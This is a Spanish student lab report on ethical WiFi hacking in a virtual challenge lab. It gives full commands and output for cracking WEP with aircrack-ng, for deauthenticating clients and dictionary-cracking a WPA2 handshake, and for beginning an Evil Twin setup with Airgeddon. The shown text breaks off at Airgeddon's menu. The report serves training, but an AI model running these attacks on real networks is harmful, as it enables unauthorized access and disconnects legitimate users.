

# Hacking Ético

## Hackeo de redes wifi

Jennifer Galván Bejarano

## Índice

Introducción	3
Requisitos para realizar la práctica	3
Prueba de hackeo de una red WiFi con seguridad WEP.	4
Prueba de hackeo de una red WiFi con seguridad WPA/WPA2.	8
Realización de un ataque Evil twin attack	13
Fuentes consultadas:	26

## Introducción

Práctica de hacking ético orientada a redes WiFi.

### Se abordan tres escenarios:

- Ataque a red con cifrado WEP
- Ataque a red con cifrado WPA/WPA2
- Ataque tipo Evil Twin con portal cautivo.

Todo se realiza en un entorno virtual seguro (Wifi Challenge Lab y Kali Linux).

Se emplean herramientas como aircrack-ng, airodump-ng, aireplay-ng, Airgeddon, mdk4, etc.

## Requisitos para realizar la práctica

### Entorno

- Máquina virtual o física con Kali Linux
- Acceso a consola con privilegios de administrador

### Hardware

- Tarjeta WiFi compatible con modo monitor (USB-WiFi preferido)

### Recursos y herramientas

- Acceso a <https://wifichallengelab.com>
- Diccionario de contraseñas: rockyou.txt

### Herramientas:

- aircrack-ng suite (airodump-ng, aireplay-ng, etc.)
- Airgeddon
- hostapd, dnsmasq, lighttpd
- mdk3 o mdk4
- Wireshark o tcpdump

## Prueba de hackeo de una red WiFi con seguridad WEP.

Primero verifique que la tarjeta de red esté funcionando correctamente y detectar la interfaz WiFi usando el comando

**\$ iwconfig**

Su objetivo es listar las interfaces de red disponibles y ver si alguna soporta modo monitor, elegí la wlan60 porque en teoría está en modo monitor

```
user@WiFiChallengeLab:~$ iwconfig
lo      no wireless extensions.

wlan4   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

veth1   no wireless extensions.

wlan3   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

hwsim0  no wireless extensions.

wlan6   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

wlan60  IEEE 802.11 Mode:Monitor Frequency:2.412 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

wlan2   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
```

Me cerciore que mi interfaz elegida esté en modo monitor ya que permite a la tarjeta de red capturar paquetes sin estar conectada a una red específica. En modo normal (gestión), solo se puede enviar y recibir paquetes en una red a la que se está conectado, pero en modo monitor se puede:

- ✓ Escanear todas las redes cercanas sin necesidad de conexión.
- ✓ Capturar paquetes de cualquier dispositivo en la zona.
- ✓ Interceptar handshakes WPA/WPA2 para ataques de fuerza bruta.
- ✓ Capturar paquetes IVs en redes WEP (para descifrar claves).
- ✓ Analizar tráfico de red con herramientas como Wireshark.

**\$ airmon-ng start wlan60**

```
user@WiFiChallengeLab:~$ airmon-ng start wlan60
Run it as root
user@WiFiChallengeLab:~$
```

Verifique que redes están en mi alcance ejecutando como administrador el comando

**# airodump-ng wlan60**

Este comando es una herramienta de la suite Aircrack-ng utilizada para capturar tráfico de redes WiFi en modo monitor. Sirve para detectar redes inalámbricas cercanas, listar los dispositivos conectados a ellas

y capturar paquetes de datos que luego pueden ser analizados o utilizados en ataques de seguridad (como el descifrado de contraseñas).

Como voy hacer un ataque web me interesa la wifi que tenga seguridad WEB en este caso es **wifi-old**

```
root@WiFiChallengeLab:/home/user# airodump-ng wlan0

CH 11 ][ Elapsed: 6 s ][ 2025-02-26 15:26

BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
FA:F7:EF:90:76:8F -28      9        0  0  9  54   WPA2 TKIP   PSK vodafone7123
82:4F:5F:46:D2:34 -28      13       0  0  3  54   WPA2 CCMP   PSK MOVISTAR_JVG2
F0:9F:C2:71:22:11 -28      13       385 73  3  54   WEP  WEP     PSK wifi-old
FE:E1:32:AC:D0:4E -28      5        0  0  6  54   WPA2 CCMP   PSK WIFI-JUAN
F0:9F:C2:71:22:10 -28      5        2  0  6  54   OPN
4E:BE:B4:62:5C:D6 -28      5        0  0  6  54   WPA2 CCMP   PSK MiFibra-5-D6G3
F0:9F:C2:11:0A:24 -28     101       0  0  11 54e  WPA3 CCMP   SAE wifi-management
F0:9F:C2:1A:CA:25 -28     101       18  4  11 54e  WPA3 CCMP   SAE wifi-IT
F0:9F:C2:6A:88:26 -28     101       0  0  11 54   OPN
F0:9F:C2:71:22:12 -28      5        2  0  6  54   WPA2 CCMP   PSK wifi-mobile

BSSID          STATION          PWR      Rate    Lost   Frames  Notes  Probes
F0:9F:C2:71:22:11 06:A8:C4:E1:D5:02 -29  2 -24  968    384
(not associated) 64:32:A8:BA:18:42 -29  0 -1    5      2
```

Sin interrumpir el proceso utilice el siguiente comando para capturar el tráfico de una red wifi específica  
**# airodump-ng --bssid F0:9F:C2:71:22:11 -c 3 -w wep\_capture wlan0**

Los parámetro de este comando son:

- bssid F0:9F:C2:71:22:11** → Filtra solo los paquetes de la red wifi-old.
- c 3** → Escanea solo en el canal 3 para mejorar la captura.
- w wep\_capture** → Guarda los paquetes en un archivo llamado wep\_capture.
- wlan0** → Es la interfaz en modo monitor.

```
root@WiFiChallengeLab:/home/user

CH 3 ][ Elapsed: 0 s ][ 2025-02-18 12:01 ][ fixed channel wlan0: 6

BSSID          PWR RXQ  Beacons    #Data, #/s   CH   MB   ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:11 -28   0     49       1503 290   3   54   WEP  WEP     wifi-old

BSSID          STATION          PWR      Rate    Lost   Frames  Notes  Probes
F0:9F:C2:71:22:11 C6:D1:0C:B6:80:17 -29  48 -24      3     1498
```

Mientras se capture procedo con el cracker para descifrar la clave WEP, ya que el cifrado WEP es débil y se rompe al acumular suficientes paquetes IVs (Initialization Vectors)

**# aircrack-ng wep\_capture-02.cap**

Este proceso analiza los paquetes en tiempo real y, cuando hay suficientes IVs, intenta descifrar la clave automáticamente.

Como se puede ver en la captura de abajo se logró la captura de claves que es:

**11BB33CD55**

```
root@WiFiChallengeLab:/home/user# aircrack-ng wep_capture-02.cap
Reading packets, please wait...
Opening wep_capture-02.cap
Read 58771 packets.
          Got 58585 out of 55000 IVsStarting PTW attack with 58585 IVs.SSID
ESSID           Encryption

1 F0:9F:C2:71:22:11 wifi-old           WEP (58585 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening wep_capture-02.cap
Read 58771 packets.

1 potential targets

Attack will be restarted every 5000 captured IVs.



          Aircrack-ng 1.7 rev 13e5c460

[00:00:01] Tested 565489 keys (got 239 IVs)


KB   depth  byte(vote)
0    8/    9   F4(1024) 0E( 768) 14( 768) 35( 768) 6C( 768)
1   16/   17   09( 768) 03( 512) 14( 512) 18( 512) 19( 512)
2   19/   37   E9( 768) 01( 512) 04( 512) 08( 512) 0B( 512)
3   16/   3    E1( 768) 0C( 512) 0D( 512) 0E( 512) 15( 512)
4   15/    4    ED( 768) 00( 512) 08( 512) 12( 512) 14( 512)

KEY FOUND! [ 11:BB:33:CD:55 ]
Decrypted correctly: 100%
```

Me conecto a la red wifi con las credenciales



Cómo utilice la máquina virtual de laboratorio entre a los retos. Me pedían una flg así que entre en el navegador y puse la red y me salio la flag



## WEP

✓ 07. What is the flag on the wifi

100

## Prueba de hackeo de una red WiFi con seguridad WPA/WPA2.

Para este ejercicio utilice la interfaz wlan1, lo configure como modo monitor usando el comando  
**# airmon-ng start wlan1**

Como lo explique en el ejercicio anterior este comando sirve para que la interfaz elegida esté en modo monitor ya que permite a la tarjeta de red capturar paquetes sin estar conectada a una red específica.

```
root@WiFiChallengeLab:/home/user# airmon-ng start wlan1
Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      586 avahi-daemon
      589 NetworkManager
     609 wpa_supplicant
     615 avahi-daemon
     884 ifplugd

      PHY     Interface      Driver      Chipset
phy0      wlan0          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1      wlan1          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                  (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                  (mac80211 station mode vif disabled for [phy1]wlan1)
phy2      wlan2          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3      wlan3          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4      wlan4          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5      wlan5          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6      wlan6          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy60     wlan7mon       mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user#
```

Por medio del comando **ip a** revise si se cambió correctamente la interfaz en modo monitor.

**\$ ip a**

```

valid_lft forever preferred_lft forever
79: wlan7mon: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ieee802.11/radiotap 02:00:00:00:3c:00 brd ff:ff:ff:ff:ff:ff
80: wlan1mon: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UNKNOWN group default qlen 1000
    link/ieee802.11/radiotap 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff

```

Utilice la herramienta de la suite Aircrack-ng utilizada para capturar tráfico de redes WiFi en modo monitor. Sirve para detectar redes inalámbricas cercanas, listar los dispositivos conectados a ellas y capturar paquetes de datos que luego pueden ser analizados o utilizados en ataques de seguridad (como el descifrado de contraseñas).

# airodump-ng wlan1mon

Elegí la interfaz de red wifi-mobile porque:

- Tiene un PWR de -28, lo que indica una señal fuerte (más cerca de 0 es mejor).
- Tiene una señal fuerte. Significa menos pérdida de paquetes y mayor estabilidad en la captura de tráfico.
- Se ven que tiene dispositivos asociados a F0:9F:C2:71:22:12 con direcciones MAC:
  - 28:6C:07:6F:F9:4A
  - R0:7A:FB:A0:A9:49
- Tiene un punto de acceso con clientes activos es ideal porque se pueden capturar handshakes WPA/WPA2 cuando se conectan o se puede usar un ataque de desautenticación (aireplay-ng -0).
- Usa WPA2-PSK con CCMP, lo que significa que un ataque WEP no funcionará, pero sí se puede capturar el handshake para un ataque de fuerza bruta con aircrack-ng.
- Está en un canal específico (6), lo que permite focalizar la captura de paquetes sin perder tiempo escaneando otros canales.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:10	80:18:44:BF:72:47	-29	48 -36	0	10		
F0:9F:C2:71:22:10	R0:72:RF:44:R0:49	-29	54 -54	0	28		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	0 - 1	0	1	wifi-mobile	
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 - 5	0	41		
F0:9F:C2:1A:CA:25	10:F9:6F:AC:53:52	-29	1e-11e	0	24		
(not associated)	64:32:AB:BD:64:54	-29	0 - 1	0	8	wifi-regional-tablets	
(not associated)	64:32:A8:AC:53:50	-29	0 - 1	0	6	wifi-regional	
(not associated)	64:32:A8:A9:DE:55	-29	0 - 1	0	6	wifi-regional-tablets	
(not associated)	64:32:A8:07:6C:40	-29	0 - 1	0	15	AP_router,wifi-corp	
(not associated)	02:00:00:00:04:00	-49	0 - 1	0	6		
(not associated)	02:00:00:00:05:00	-49	0 - 1	0	6		
(not associated)	02:00:00:00:06:00	-49	0 - 1	0	6		
(not associated)	02:00:00:00:02:00	-49	0 - 1	0	6		
(not associated)	02:00:00:00:03:00	-49	0 - 1	0	6		
(not associated)	64:32:A8:BC:53:51	-29	0 - 1	0	40	open-wifi,home-WiFi,WiFi-Restaurant	
(not associated)	02:00:00:00:00:00	-29	0 - 1	0	8		
(not associated)	64:32:A8:AD:AB:53	-49	0 - 1	0	108	wifi-corp-legacy	
(not associated)	78:C1:A7:BF:72:46	-49	0 - 1	48	156	wifi-offices,Jason	
(not associated)	B4:99:BA:6F:F9:45	-49	0 - 1	0	162	wifi-offices,Jason	
F0:9F:C2:71:22:11	9A:63:C0:CC:2B:50	-29	1 - 5	569	6915		

Capturé el tráfico de la red elegida usando bssid como referencia de esta y guardo esta captura en un archivo

```
# airodump-ng --bssid F0:9F:C2:71:22:12 -c 6 -w wep_capMob wlan1mon
```

**airodump-ng** → Comando para capturar paquetes en redes WiFi.

**--bssid F0:9F:C2:71:22:12** → Filtra la captura solo para este BSSID (dirección MAC del router objetivo).

**-c 6** → Captura tráfico solo en el canal 6, evitando saltar entre canales y aumentando la eficiencia.

**-w wep\_capMob** → Guarda los paquetes en un archivo llamado wep\_capMob (se generarán archivos como wep\_capMob-01.cap).

**wlan1mon** → Interfaz en modo monitor que se usa para la captura.

```
root@WiFiChallengeLab:/home/user# airodump-ng --bssid F0:9F:C2:71:22:12 -c 6 -w wep_capMob wlan1mon
```

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:9F:C2:71:22:12	28:6C:07:6F:F9:43	-29	54 -54	0	4		
F0:9F:C2:71:22:12	28:6C:07:6F:F9:44	-29	54 - 2	12	12		

Para atacar la wifi use el ataque de desautenticación con aireplay-ng es necesario ejecutar el comando como administrador

```
# aireplay-ng -0 5 -a F0:9F:C2:71:22:12 -c 28:6C:07:6F:F9:43 wlan1mon
```

Este comando se usa para desautenticar a un cliente de una red WiFi, forzándolo a desconectarse y volver a conectarse. Esto es útil para capturar el handshake WPA/WPA2 y crackear la clave.

Este ataque funciona en redes WiFi que usan un protocolo llamado 802.11 para gestionar las conexiones. Cuando un dispositivo (cliente) quiere conectarse a un router (AP o Access Point), ambos se autentican intercambiando paquetes de datos.

El ataque aprovecha una vulnerabilidad en este protocolo:

No se requiere autenticación para enviar paquetes de desautenticación.

Esto significa que cualquiera con una tarjeta WiFi en modo monitor puede falsificar estos paquetes y "engaños" al router y al cliente, haciendo que se desconecten.

```
root@WiFiChallengeLab:/home/user# sudo aireplay-ng -0 5 -a F0:9F:C2:71:22:12 -c 28:6C:07:6F:F9:43 wlan1mon
17:14:49 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:12) on channel 6
17:14:50 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:43] [ 0| 0 ACKs]
17:14:50 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:43] [ 0| 0 ACKs]
17:14:51 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:43] [ 0| 0 ACKs]
17:14:52 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:43] [ 0| 0 ACKs]
17:14:54 Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:6F:F9:43] [ 0| 0 ACKs]
```

```
root@WiFiChallengeLab: /home/user
[CH 6 ][ Elapsed: 9 mins ][ 2025-02-26 17:17 ][ WPA handshake: F0:9F:C2:71:22:12
BSSID          PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
F0:9F:C2:71:22:12 -29   0    2938     833   0    6    54   WPA2 CCMP   PSK  wifi-mobile
BSSID          STATION          PWR      Rate    Lost   Frames Notes Probes
F0:9F:C2:71:22:12 28:6C:07:6F:F9:43 -29      1 - 1     0       733           wifi-mobile
F0:9F:C2:71:22:12 28:6C:07:6F:F9:44 -29      1 - 1     0       758
```

En esta captura se muestra que se ha capturado correctamente el handshake WPA/WPA2 de la red wifi-mobile con BSSID: F0:9F:C2:71:22:12.

Previamente me descargue el diccionario rockyou.txt para intentar descifrar la clave de la red WiFi



Utilice la herramienta aircrack-ng que intenta descifrar claves WiFi a partir de capturas de paquetes IVs. Se usará un ataque de diccionario para probar cada contraseña en rockyou.txt hasta encontrar la correcta.

**# aircrack-ng wep\_capMob-01.cap -w rockyou.txt**

**aircrack-ng** → Herramienta que intenta descifrar claves WiFi a partir de capturas de paquetes.

**wep\_capMob-01.cap** → Archivo que contiene los paquetes capturados, incluyendo el handshake WPA/WPA2 o paquetes IVs en redes WEP.

**-w rockyou.txt** → Opción que especifica el uso de un diccionario de contraseñas (rockyou.txt).

```
root@WIFIChallengeLab:~/home/user# aircrack-ng wep_capMob-01.cap -w rockyou.txt
Reading packets, please wait...
Opening wep_capMob-01.cap
Resetting EAPOL Handshake decoder state.
Read 53524 packets.

# BSSID          ESSID           Encryption
1 F0:9F:C2:71:22:12 wifi-mobile        WPA (1 handshake)

Choosing first network as target.



Reading packets, please wait...
Opening wep_capMob-01.cap
Resetting EAPOL Handshake decoder state.
Read 53524 packets.

1 potential targets

Aircrack-ng 1.7 rev 13e5c460
[00:00:01] 5610/10303727 keys tested (3840.84 k/s)
Time left: 44 minutes, 41 seconds      0.05%
KEY FOUND! [ starwars1 ]
```

Como se ve en la captura logre encontrar las credenciales

Pruero y me conecto con las clave obtenida



## Realización de un ataque Evil twin attack

Crea un punto de acceso falso para realizar un Evil Twin Attack.

Para este ejercicio prepare el entorno:

Maquina física	KALI
USB	WIFI

El motivo es que una máquina real con una USB Wi-Fi es más práctico para un ataque Evil Twin porque proporciona mayor control sobre la red, compatibilidad con herramientas de pentesting y mejor rendimiento. Algunas herramientas de seguridad pueden detectar máquinas virtuales y bloquear ciertos ataques.

Con una máquina física, el ataque parece más legítimo y difícil de detectar.

Me descargo la herramienta **Airgeddon** que automatiza ataques complejos simplificando la configuración del punto de acceso falso y el ataque de deautenticación en pocos pasos.

No se necesita configurar manualmente las herramientas:

**Aircrack-ng** → Captura y analiza tráfico Wi-Fi.


**Hostapd** → Crea el punto de acceso falso.

**Dnsmasq** → Maneja el servidor DHCP y DNS.


**Mdk3/Aireplay-ng** → Ejecuta ataques de deautenticación.

**Wireshark/Tcpdump** → Analiza tráfico de la red.

. usando <https://github.com/v1s1t0r1sh3r3/airgeddon/releases/tag/v11.40>




Para ejecutarlo hay que ejecutar el script bash **./airgeddon.sh** y es necesario que se ejecute con permisos de administrador



```
root@Sonrisa: /home/jenngakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
[root@Sonrisa] - [/home/jenngakali/airgeddon-11.40]
# ./airgeddon.sh
```

Después de comprobar el script que esta todo actualizado te da elegir qué interfaz de red se va a trabajar en este caso utilicé **wlan1** que es el usb-wifi




```
root@Sonrisa: /home/jenngakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
***** Selección de interfaz *****
*****
Selección una interfaz para trabajar con ella:
1. eth0 // Chipset: Realtek Semiconductor Co., Ltd. RTL810xE
2. wlan0 // 2.4Ghz, 5Ghz // Chipset: Intel Corporation
3. wlan1 // 2.4Ghz // Chipset: TP-Link TL-WN823N v2/v3

*Consejo* Si quieras aprender a realizar auditorías profesionales de redes inalámbricas, el autor principal de airgeddon recomienda la certificación CWP (Certified WifiChallenge Professional): https://academy.wifichallenge.com/courses/certified-wifichallenge-professional-cwp-esp?ref=c02137

> 3
```

Me sale otro menú con varias opciones ahora voy a poner la interfaz elegida en modo monitor, seleccionando el número **2**



```
root@Sonrisa: /home/jenngakali/airgeddon-11.40
Archivo Acciones Editar Vista Ayuda
***** Menú principal airgeddon v11.40 *****
*****
Interfaz wlan1 seleccionada. Modo: Managed. Bandas soportadas: 2.4Ghz

Selección una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed

